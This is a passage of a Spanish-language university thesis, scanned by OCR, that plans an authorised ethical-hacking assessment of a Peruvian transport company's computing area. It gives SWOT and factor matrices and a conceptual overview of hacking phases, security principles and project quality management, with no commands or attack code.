
Tabla 4: Matriz EFE

FACTORES EXTERNOS		PESO	CALIFICACIÓN	PONDERADO
OPORTUNIDADES				
1	Ingreso de nuevas inversiones en Piura para mejorar el servicio de transporte público.	0.1	1	0.1
2	Crecimiento sector de transportes.	0.1	2	0.2
3	Existencia de tecnologías de información y otros.	0.15	2	0.3
4	Apoyo de los bancos para nuevas Inversiones	0.05	1	0.05
5	Apoyo del Gobierno	0.1	2	0.2
Subtotal Oportunidades		0.5		**0.85**
AMENAZAS				
1	Competencia y cantidad de empresas automovilísticas	0.15	4	0.6
2	Extorciones.	0.15	4	0.6
3	Carreteras dañadas.	0.05	2	0.1
4	Ataques cibernéticos.	0.05	2	0.1
5	Aumento del precio del combustible	0.1	2	0.2
Subtotal Amenazas		0.5		1.6
Total EFE		1		**2.45**

Fuente: Elaboración propia

1.7.3 Matriz de evaluación de factores internos/externos (IE)

Ilustración 3: Matriz IE



Fuente: Elaboración propia

Interpretación:

Habiendo realizado nuestra matriz IFE/EFE, obtenemos como resultado en nuestra Matriz IE se encuentra en el cuadrante V, el cual sugiere que se debe usar estrategias de Sostenimiento al momento de identificar las estrategias FODA.

1.7.4 Análisis FODA

A. Fortalezas

Los trabajadores cuentan con amplia experiencia en el rubro

- El servicio cumple con los estándares de calidad y plazos fijados.
- Conocimiento del sector de transportes.
- Existe un adecuado clima organizacional.
- Variedad y calidad en el servicio.

B. Oportunidades

- Ingreso de nuevas inversiones en Piura para mejorar el servicio de transporte público.
- Crecimiento sector de transportes.
- Existencia de tecnologías de información y otros.
- Apoyo de los bancos para nuevas Inversiones

C. Debilidades

- Los trabajadores no cuentan con un seguro integral o incentivos, línea de carrera, capacitaciones.
- Falta de publicidad
- No cuentan con manuales de organización y funciones
- No cuentan con planes de contingencias
- Trabajadores desconocen la misión y visión de la empresa

D. Amenazas

- Competencia y cantidad de empresas automovilísticas
- Extorciones.
- Carreteras dañadas.
- Ataques cibernéticos.
- Aumento del precio del combustible

1.7.5 Matriz FODA

Tabla 5 Matriz Foda

		FORTALEZAS	DEBILIDAES
Matriz FODA		1. Los trabajadores cuentan con amplia experiencia en el rubro 2. Los proyectos cumplen con los estándares de calidad y plazos fijados. 3. Conocimiento del sector de transportes. 4. Existe un adecuado clima organizacional. 5. Variedad y calidad en el servicio.	1. Los trabajadores no cuentan con un seguro integral o incentivos, línea de carrera, capacitaciones. 2. Falta de publicidad 3. No cuentan con manuales de organización y funciones 4. No cuentan con planes de contingencias 5. Trabajadores desconocen la misión y visión de la empresa
OPORTUNIDADES	1. Ingreso de nuevas inversiones en Piura para mejorar el servicio de transporte público. 2. Crecimiento sector de transportes. 3. Existencia de tecnologías de información y otros. 4. Apoyo de los bancos para nuevas Inversiones.	(3.1) Aprovechar el alto conocimiento en el sector transporte y el ingreso de nuevas inversiones a Piura para incrementar la rentabilidad.	(3.1) Aprovechar la existencia de nuevas tecnologías y la falta de capacitaciones de los trabajadores para aumentar la seguridad informática del negocio.
AMENAZAS	1. Competencia y cantidad de empresas automovilísticas 2. Extorciones. 3. Ataques cibernéticos. 4. Carreteras dañadas. 5. Aumento del precio del combustible	(5.1) Aprovechar la calidad en el servicio y la competencia de empresas dedicadas al rubro para aumentar la cartera de clientes.	**(4.2) Aprovechar la falta de planes de contingencia y la gran cantidad de ataques cibernéticos para mejorar la continuidad del negocio.**

Fuente: Elaboración propia

1.7.6 Mapa estratégico


Tabla 6 Mapa estratégico

PERSPECTIVAS	OBJETIVO ESTRATÉGICO MEJORAR LA SEGURIDAD INFORMÁTICA DE LOS SISTEMAS
FINANCIERA	**Mejorar la seguridad informática de los sistemas**
CLIENTES	**Mejorar la seguridad de los clientes**
PROCESOS	**Mejorar el Proceso de Atención a los clientes**
APRENDIZAJE	**Mejorar el Nivel de Equipamiento Tecnológico**

Fuente: Elaboración Propia

1.7.7 Diagrama Ishikawa

Ilustración 4 Diagrama Ishikawa



Fuente: Elaboración propia

1.8 Descripción de la problemática

1.8.1 Problemática

En nuestro país con el avance de las Tecnologías de la Información y la Comunicación TICS se masificó enormemente, la llegada de importadores mayoristas, ferias y negocios informales tecnológicos (Galerías Wilson – Lima), trajeron tecnología barata, piratería, a nuestro país, logrando una fuerte utilización de las computadoras, redes sociales , redes profesionales y caseras, dando un uso mayoritario a las TICS, al grado de convertirse en un elemento indispensable para el funcionamiento de la sociedad actual.

Hoy en día encontrar contraseñas débiles en las cuentas de sesión de un servidor de archivos, correos, base de datos, web, puertos expuestos innecesariamente, cifrados de documentos importantes como por ejemplo: balances, base de datos, documentos de contraseñas, entre otros, no es nada del otro mundo, todo esto se debe a la falta de concientización de miles de universitarios, profesionales en los temas de Seguridad Informática, Seguridad de la Información, Ciberseguridad, Normas Peruanas de Seguridad de la Información (ISO), etc.

En TRANSPORTES COSMER SAC y en todas las instituciones de nuestro país el uso de aplicaciones electrónicas se incrementa cada día, es por eso que nos preguntamos:

- ¿Todo lo que viaja de host a host va seguro?
- ¿Los mecanismos de seguridad utilizados son los mejores y perduran en el tiempo?
- ¿Existe alguna entidad de prestigio que valide y garantice que las transacciones son seguras?
- ¿Cómo asegurarse de que no existan brechas de seguridad informática?
- ¿Cómo saber si estamos protegidos contra las nuevas técnicas de ataque utilizadas por los "Hackers" o por sus propios trabajadores?
- ¿Cómo estar seguros, que un cambio de configuración o la instalación de nuevos sistemas no abre una nueva brecha?

Los requerimientos de seguridad en estos procesos son cada vez mayores, frente a los problemas y contingencias que puedan ocurrir, en nuestro territorio nacional y en especial en nuestra zona, la existencia de recursos humanos especializados en Seguridad Informática es extremadamente escasa.

1.8.2 Problema de la investigación

A. Principal

Determinar de qué manera el uso de la metodología Ethical Hacking influye en el nivel de gestión de la seguridad informática de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.

B. Secundarios

- De qué manera la fiabilidad de la metodología Ethical Hacking influye en la eficiencia en la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.
- De qué manera la Integridad de la metodología Ethical Hacking influye en la eficacia de la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.
- De qué manera la Usabilidad de la metodología Ethical Hacking influye en la productividad de la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.

1.8.3 Objetivos

A. Objetivo General

Determinar la manera que la Metodología Ethical Hacking influye en el nivel de proceso de gestión de la seguridad informática de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.

B. Objetivos específicos

- Determinar la manera en que la fiabilidad de la metodología Ethical Hacking influye en la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.
- Determinar la manera en que la Integridad de la metodología Ethical Hacking influye en la eficacia de la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.
- Determinar la manera en que la Usabilidad de la metodología Ethical Hacking influye en la productividad de la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.

1.8.4 Justificación e importancia de la investigación

1.8.4.1 Justificación

El acceso deliberado en cualquier momento de inescrupulosos a las redes, servidores, webs de las organizaciones peruanas ya no es nada aislado, ni caso de películas de ciencia ficción, es la realidad diaria en el mundo, los hackers intervienen, alteran, controlan, información ajena, hasta dañando la imagen comercial y posicionamiento en el mercado de negocios.

En la actualidad la mayoría de organizaciones, carecen de conocimientos para reconocer fácilmente las brechas de seguridad que podrían estar pasando originadas desde el interior de la organización por medio de sus empleados, como amenazas externas, es por eso por lo que la presente tesis, tiene como finalidad la contribución al fortalecimiento de un ámbito tan importante como es el campo de seguridad informática.

1.8.4.2 Importancia

La importancia de la investigación reside en el uso de las fases del Hacking Ético, que permitirá identificar el nivel de la seguridad informática de los sistemas del área de computo de TRANSPORTES COSMER SAC, para dar a conocer lo importante que es una buena capacitación de seguridad informática al personal para poder evitar cualquier ataque así sea por ingeniería social o ataques por fallas nativas de los sistemas operativos.

1. 8.5 Limitaciones de la investigación

Los factores predominantes que limitan la investigación en el proceso de demostrar las debilidades y fallas de seguridad en los sistemas principales son los siguientes:

- Perdida de conexión con las estaciones de trabajo y con el servidor por problemas de red
- Falsos positivos en las vulnerabilidades encontradas.
- Falta de colaboración por parte de los interesados.

1. 8.6 Resultados esperados

- Mejorar la eficiencia en un 65%
- Mejorar la eficacia en un 70%
- Mejorar la productividad en 70%

CAPÍTULO II: MARCO TEÓRICO DEL NEGOCIO Y DEL PROYECTO

2.1 Marco teórico del Negocio

Según Andrea Barragán, 2006:

> El modelo de negocio debe incluir la respuesta a las preguntas básicas: qué va a ofrecer al mercado, cómo lo va a hacer, a quién y cómo lo venderá y cómo se generarán ingresos.
>
> El modelo de negocio se debe tener siempre presente y es la herramienta fundamental para, en el futuro, potenciar la innovación. A través de este esquema será más fácil detectar las debilidades de la empresa y visualizar la manera de contribuir a la creación de valor, es decir, generar beneficios.

Según Julián Pérez Porto y María Merino, 2008:

> Un modelo de negocio, también conocido como diseño de negocio, es la planificación que realiza una empresa respecto a los ingresos y beneficios que intenta obtener. En un modelo de negocio, se establecen las pautas a seguir para atraer clientes, definir ofertas de producto e implementar estrategias publicitarias, entre muchas otras cuestiones vinculadas a la configuración de los recursos de la compañía.

A la hora de establecer el modelo de negocio es importante que la persona en cuestión analice en profundidad la empresa y dé respuesta a una serie de preguntas pues en base a las respuestas podrá poner en marcha uno u otro tipo de modelo de negocio. En este caso, es importante que establezca si tiene competencia o no en ese servicio o producto que posee, qué es lo que le hace diferente del resto de rivales empresariales, cómo va conseguir clientes, cómo se producirá el crecimiento y cómo se va a ganar el dinero.

2.1.2 Bases teóricas

2.1.2.1 Hacking Ético

Analiza los sistemas y programas informáticos corporativos, asumiendo el papel de un atacante y simulando ataques a la organización con el objetivo de valorar el estado real de si seguridad TI.

Principales objetivos del hacking ético:

- Solucionar vulnerabilidades que pueden provocar un ciberataque.
- Sensibilizar a los profesionales de las organizaciones de la importancia de la seguridad informática.
- Mejora sus procesos de seguridad (actualización de software, plan de respuesta a incidentes, etc.).

2.1.2.2 ¿Por qué hacer un Ethical Hacking?

Porque gracias al Ethical hacking, la organización puede detectar el nivel de seguridad interno y externo de sus sistemas de información, esto se logra determinando el grado de acceso que tendría un atacante con intenciones maliciosas a los sistemas informáticos con información crítica.

2.1.2.3 ¿Qué es un análisis de vulnerabilidades informáticas?

Es una debilidad de cualquier tipo que afecta o compromete la seguridad de un componente informático.

2.1.2.4 ¿Cómo se pueden agrupar las vulnerabilidades?

Las vulnerabilidades informáticas las podemos agrupar en función de:

- Diseño de la seguridad perimetral
- Debilidad en el diseño de protocolos utilizados en las redes.
- Políticas de seguridad deficiente e inexistente.
- Implementación
- Errores de programación.
- Existencia de “puertas traseras” en los sistemas informáticos.
- Configuración inadecuada de los sistemas informáticos.
- Desconocimiento y falta de sensibilización de los usuarios y de los responsables de informática.
- Disponibilidad de herramientas que facilitan los ataques.
- Limitación gubernamental de tecnologías de seguridad.
- Vulnerabilidad del día cero

2.1.2.5 Seguridad Informática

La seguridad informática es la disciplina que se ocupa de diseñar las normas, procedimientos, métodos y técnicas destinados a conseguir un sistema de información seguro y confiable.

La seguridad informática comprende software (bases de datos, metadatos, archivos), hardware y todo lo que la organización valore y signifique un riesgo si esta información confidencial llega a manos de otras personas, convirtiéndose, por ejemplo, en información privilegiada.

2.1.2.6 Seguridad de la Información

Es el conjunto de medidas preventivas y reactivas de las organizaciones y de los sistemas tecnológicos que permiten resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad e integridad de datos y de la misma.

2.1.2.7 Análisis de Vulnerabilidades

Se puede considerar como una debilidad de cualquier tipo que afecta o compromete la seguridad de un componente informático.

Las vulnerabilidades informáticas las podemos agrupar en función de:

- Diseño de la seguridad perimetral
- Debilidad en el diseño de protocolos utilizados en las redes.
- Políticas de seguridad deficiente e inexistente.
- Implementación
- Errores de programación.
- Existencia de “puertas traseras” en los sistemas informáticos.
- Descuido de los fabricantes.
- Configuración inadecuada de los sistemas informáticos.
- Desconocimiento y falta de sensibilización de los usuarios y de los responsables de informática.
- Disponibilidad de herramientas que facilitan los ataques.
- Limitación gubernamental de tecnologías de seguridad.
- Vulnerabilidad del día cero

2.1.2.8 Explotación

En esta fase, el auditor confirma que las vulnerabilidades detectadas en la fase anterior son riesgos reales a los que está expuesta la empresa.


2.1.2.9 Post explotación

El auditor recopilará evidencias de que la fase de explotación ha tenido éxito, valorará el impacto real que pueda tener la explotación para la empresa y tratará de llegar lo más adentro de la organización que pueda vulnerando otros ordenadores internos, creando puertas traseras para posteriores accesos, etc.

2.1.2.10 Fases del Hacking Ético

Las fases del Hacking Ético se pueden dividir en cinco etapas distintas. Un hacker ético sigue procedimientos similares a los de un hacker malicioso.

Ilustración 5 Fases de hacking ético



Fuente: Internet

2.1.2.11 Confidencialidad

Es el servicio de seguridad, o condición, que asegura que la información no pueda estar disponible o ser descubierta por o para personas, entidades o procesos no autorizados.

La confidencialidad, a veces denominada secreto o privacidad, se refiere a la capacidad del sistema para evitar que personas no autorizadas puedan acceder a la información almacenada en él.

2.1.2.12 Integridad

Se entiende por integridad el servicio de seguridad que garantiza que la información es modificada, incluyendo su creación y borrado, sólo por el personal autorizado.
El concepto de integridad significa que el sistema no debe modificar o corromper la información que almacene, o permitir que alguien no autorizado lo haga. Esta propiedad permite asegurar que no se ha falseado la información.

2.1.2.13 Disponibilidad

La capacidad de garantizar que tanto el sistema como los datos van a estar disponibles al usuario en todo momento.


2.2.2 Ingeniería del Proyecto

La Metodología Del Círculo Del Hacking.

- Círculo del Hacking, es el proceso que utilizan los hackers maliciosos para hackear y obtener el completo acceso a un sistema vulnerable.
- Los hackers éticos también siguen de una forma similar este proceso que utilizan los hackers maliciosos, teniendo en cuenta que hackers éticos llegan hasta la fase tres.

En el grafico se puede apreciar la metodología orientada al Ethical Hacking.

Ilustración 6 Metodología EH



Fuente: Internet


2.2.2.1 Reconocimiento

Reconocimiento es la fase de preparación donde un atacante busca reunir toda la información posible sobre un objetivo antes de lanzar su ataque. Involucra escaneo de red, externo o interno, sin autorización.

2.2.2.1.1 Áreas e Información que los hackers buscan

Según la empresa Enhacke las áreas son:

Ilustración 7 Áreas de información



Fuente: Empresa Enhacke

2.2.2.1.2 Tipos de reconocimientos

Pasivo: Recopilación de información pasiva se realiza encontrando detalles disponibles libremente en internet y varias otras técnicas sin contactarse con los servidores de la organización.

Ejemplos:

- Búsqueda de información en los buscadores como Google, Shodan, Bing.
- Buscar en la base de datos de Internet (Whois).
- Buscar país y ciudad donde residen los servidores.
- Buscar nombres de dominios.
- Buscar toda la información que se pueda extraer de los DNS (Domain Name Server).
- Etc.

Activo: Implica la adquisición de información, con la interacción directa con el objetivo.
Ejemplos:

- Usar herramientas de software para hacer un escaneo de la red.
- Descubrir el rango de direcciones IPs.
- Identificar Sistemas Operativos.
- Identificar Nombres de Equipos.
- Identificar las Cuentas de Usuarios.
- Buscar donde están localizados los Routers.

Recolectar todo tipo de información del objetivo es necesario para el hacker, no importa si el ataque va a ser interno o externo. Al ciber delincuente le puede tomar bastante tiempo en esta fase ya que tiene que analizar toda la información que ha obtenido para después crear una buena estrategia y lanzar el ataque con mayor precisión.

2.2.2.2 Escaneo

Escaneo es uno de los tres componentes importantes de recopilación para un atacante, este puede encontrar información sobre:

- Direcciones IPs específicas.
- Sistemas operativos.
- Arquitecturas de sistemas.
- Servicios en ejecución en cada equipo.

2.2.2.2.1 Tipos de Escaneos

Escaneo De Red

- Procedimiento para identificar hosts activos en una red.
- El propósito de tener conocimiento de los hosts es para atacarlos o evaluarlos.

Escaneo De Puertos

- Serie de consultas enviadas por alguien que intenta romper una computadora para aprender sus servicios de red.
- Cada servicio está asociado a un número de puerto conocido.

2.2.2.2.2 Metodología del Escaneo

Ilustración 8 Metodología del escaneo

Fuente: Empresa Enhacke

2.2.2.2.3 Ejemplo

Si en la Fase 1, el hacker descubrió que su objetivo utiliza un sistema operativo Windows XP entonces él buscara vulnerabilidades específicas que funcionen en ese sistema operativo para saber por dónde atacarlo. Se puede utilizar cualquier herramienta automatizada para escanear toda la red, cuentas de usuarios, hosts, servicios y vulnerabilidades que permitan el acceso al sistema vulnerable

2.2.2.3 Obtener Acceso

Esta es una de las fases más importantes para el hacker porque aquí es la fase de penetración al sistema vulnerable, en esta fase el hacker explota las vulnerabilidades que encontró en la Fase de Escaneo.

2.2.2.3.1 Puede ser de forma

La explotación puede ocurrir de forma:

- LAN (Local Área Network).
- Offline (sin estar conectado).
- Internet.

Tabla 7 Tipos de explotaciones

Explotación Manual	**Explotación automática**
Se ejecuta usualmente haciendo uso de comandos.	El hacker hace uso de un software de explotación que normalmente es desarrollado por un tercero.
El hacker tiene mayor control sobre lo que desea explotar.	La forma de ejecución del exploit depende de la implementación realizada por el desarrollador.
Se requiere conocer a profundidad los protocolos TCP/IP y entender como manejan internamente la seguridad los sistemas operativos.	El hacker solo necesita saber cómo usar la herramienta de explotación.
El hacker puede hacer uso de un exploit desarrollado por él mismo.	El hacker está limitado a utilizar los exploits incluidos con la herramienta de explotación utilizada.

Fuente: Elaboración propia

Tabla 8 Herramientas de ataques

Características	Metasploit	Nessus
Costo	Versión libre y de paga	Versión libre y de paga
Facilidad de Manejo	Medio	Fácil
Interpretación		
Metasploit (software de pruebas de penetración), Nessus (software de análisis de vulnerabilidades)		

Fuente: Elaboración propia

2.2.2.4 Mantener Acceso

Se realiza una vez finalizada con éxito la Fase de Obtener Acceso del sistema vulnerable, en esta fase la prioridad es mantener el acceso al sistema vulnerable. En esta fase el hacker puede utilizar el sistema vulnerable como plataforma para el lanzamiento de nuevos ataques, utilizando sus propios recursos del sistema vulnerable para escanear y explotar vulnerabilidades de otros sistemas que quiere atacar que se encuentren dentro o fuera de la red, también utiliza otras herramientas llamados Sniffers para capturar todo el tráfico de la red, incluyendo sesiones de Telnet y FTP (File Transfer Protocolo).

En esta fase el hacker puede tener la habilidad de subir o bajar cualquier tipo de archivo del sistema, puede alterar el funcionamiento de las aplicaciones que tiene el sistema y modificar cualquier tipo de archivos o información que se encuentre en el sistema, el hacker suele fortalecer y parchar todas las vulnerabilidades del sistema vulnerable para que otros hackers no puedan tener ningún tipo de acceso.

2.2.2.5 Limpiar Huellas


Esta fase es donde el hacker trata de descubrir y destruir toda la evidencia de su presencia y de sus actividades ilícitas y lo hace por varias razones entre ellas seguir manteniendo el acceso al sistema comprometido ya que si borra sus huellas los administradores de redes no tendrán evidencias ni pistas claras sobre la intrusión al sistema, además borrando sus huellas evita ser detectado y ser atrapado por la policía informática.

NOTA: Al ser una auditoría autorizada por la empresa de Transportes Cosmer SAC, solo realizará hasta la fase número 3, debido que la tercera y cuarta fase (mantener acceso y borrado de huellas) solo lo realizaría un atacante cibernético.

2.2.3 Soporte del Proyecto

La Gestión de la Calidad del Proyecto incluye los procesos y actividades de la organización ejecutante que determinan responsabilidades, objetivos y políticas de calidad a fin de que el proyecto satisfaga las necesidades por la cuales fue emprendido. Implementa el sistema de gestión de calidad por medio de políticas y procedimientos, con actividades de mejora continua de los procesos llevados a cabo durante todo el proyecto, según corresponda. (Guía PMBOK). A continuación, se conocerá de manera general la gestión de la calidad del proyecto, en el cual se articula alrededor de tres procesos fundamentales:

Ilustración 9 Soporte Proyecto



Fuente: Guía PMBOK

2.2.3.1 Planificación de la calidad

Planificar la Calidad es el proceso por el cual se identifican los requisitos de calidad y/o normas para el proyecto y el producto, documentando la manera en que el proyecto demostrará el cumplimiento con los mismos. Debe realizarse en forma paralela a los demás procesos de planificación del proyecto. Por ejemplo, los cambios propuestos en el producto para cumplir con las normas de calidad identificadas pueden requerir ajustes en el costo o en el cronograma, así como un análisis detallado de los riesgos de impacto en los planes. Las técnicas de planificación de calidad tratadas en esta sección son las que se emplean más frecuentemente en los proyectos.

2.2.3.2 Realizar el Aseguramiento de la Calidad

Es el proceso que consiste en auditar los requisitos de calidad y los resultados obtenidos a partir de medidas de control de calidad, a fin de garantizar que se utilicen definiciones operacionales y normas de calidad adecuadas. A menudo, las actividades de aseguramiento de calidad son supervisadas por un departamento de aseguramiento de calidad o una organización similar. Independientemente de la denominación de la unidad, el soporte de aseguramiento de calidad puede proporcionarse al equipo del proyecto, a la dirección de la organización ejecutante, al cliente o patrocinador, así como a los demás interesados que no participan activamente en el trabajo del proyecto.

Realizar el Aseguramiento de Calidad cubre también la mejora continua del proceso, que es un medio iterativo de mejorar la calidad de todos los procesos. La mejora continua del proceso reduce las actividades inútiles y elimina aquéllas que no agregan valor al proyecto. Esto permite que los procesos operen con niveles más altos de eficiencia y efectividad.

2.2.3.3 Realizar el Control de la Calidad

Realizar el Control de Calidad es el proceso por el que se monitorean y registran los resultados de la ejecución de actividades de calidad, a fin de evaluar el desempeño y recomendar cambios necesarios. El control de calidad se lleva a cabo durante todo el proyecto. Los estándares de calidad incluyen las metas de los procesos y del producto del proyecto.

2.2 Marco teórico del Proyecto

2.2.1 Gestión del Proyecto

La gestión de proyectos es una disciplina formal, mediante la cual los proyectos se planifican y se ejecutan siguiendo un proceso sistemático, repetitivo y escalable; es una labor compleja, creativa, tediosa y cambiante, pero posee un ilimitado potencial.

La dificultad de la gestión de un proyecto radica en gran medida en la cantidad de personas involucradas. De hecho, en contrapartida con los proyectos personales o internos en pequeña escala para los cuales la necesidad y la respuesta para dicha necesidad puede ser provista por la misma persona o por un grupo limitado de personas, en un proyecto en el sentido profesional, la expresión de una necesidad y la satisfacción de esta necesidad generalmente es responsabilidad de diferentes personas.

Esta expresión de las necesidades es incluso más difícil ya que generalmente el proyecto no tiene precedentes dentro de la compañía, dado que es una novedad. En forma opuesta, generalmente es difícil resumir soluciones existentes y concentrarse solamente en las necesidades en términos funcionales. La gestión de proyectos también conocida como gerencia o administración de proyectos es la disciplina que guía e integra los procesos de planificar, captar, dinamizar, organizar talentos y administrar recursos, con el fin de culminar todo el trabajo requerido para desarrollar un proyecto y cumplir con el alcance, dentro de límites de tiempo, y costo definidos: sin estrés y con buen clima interpersonal. Todo lo cual requiere liderar los talentos, evaluar y regular continuamente las acciones necesarias y suficientes.

2.2.1.1 Procesos de la Gestión de Proyectos

Según la estructura del PMBOK los procesos son:

Desarrollar el Acta de Constitución del Proyecto.
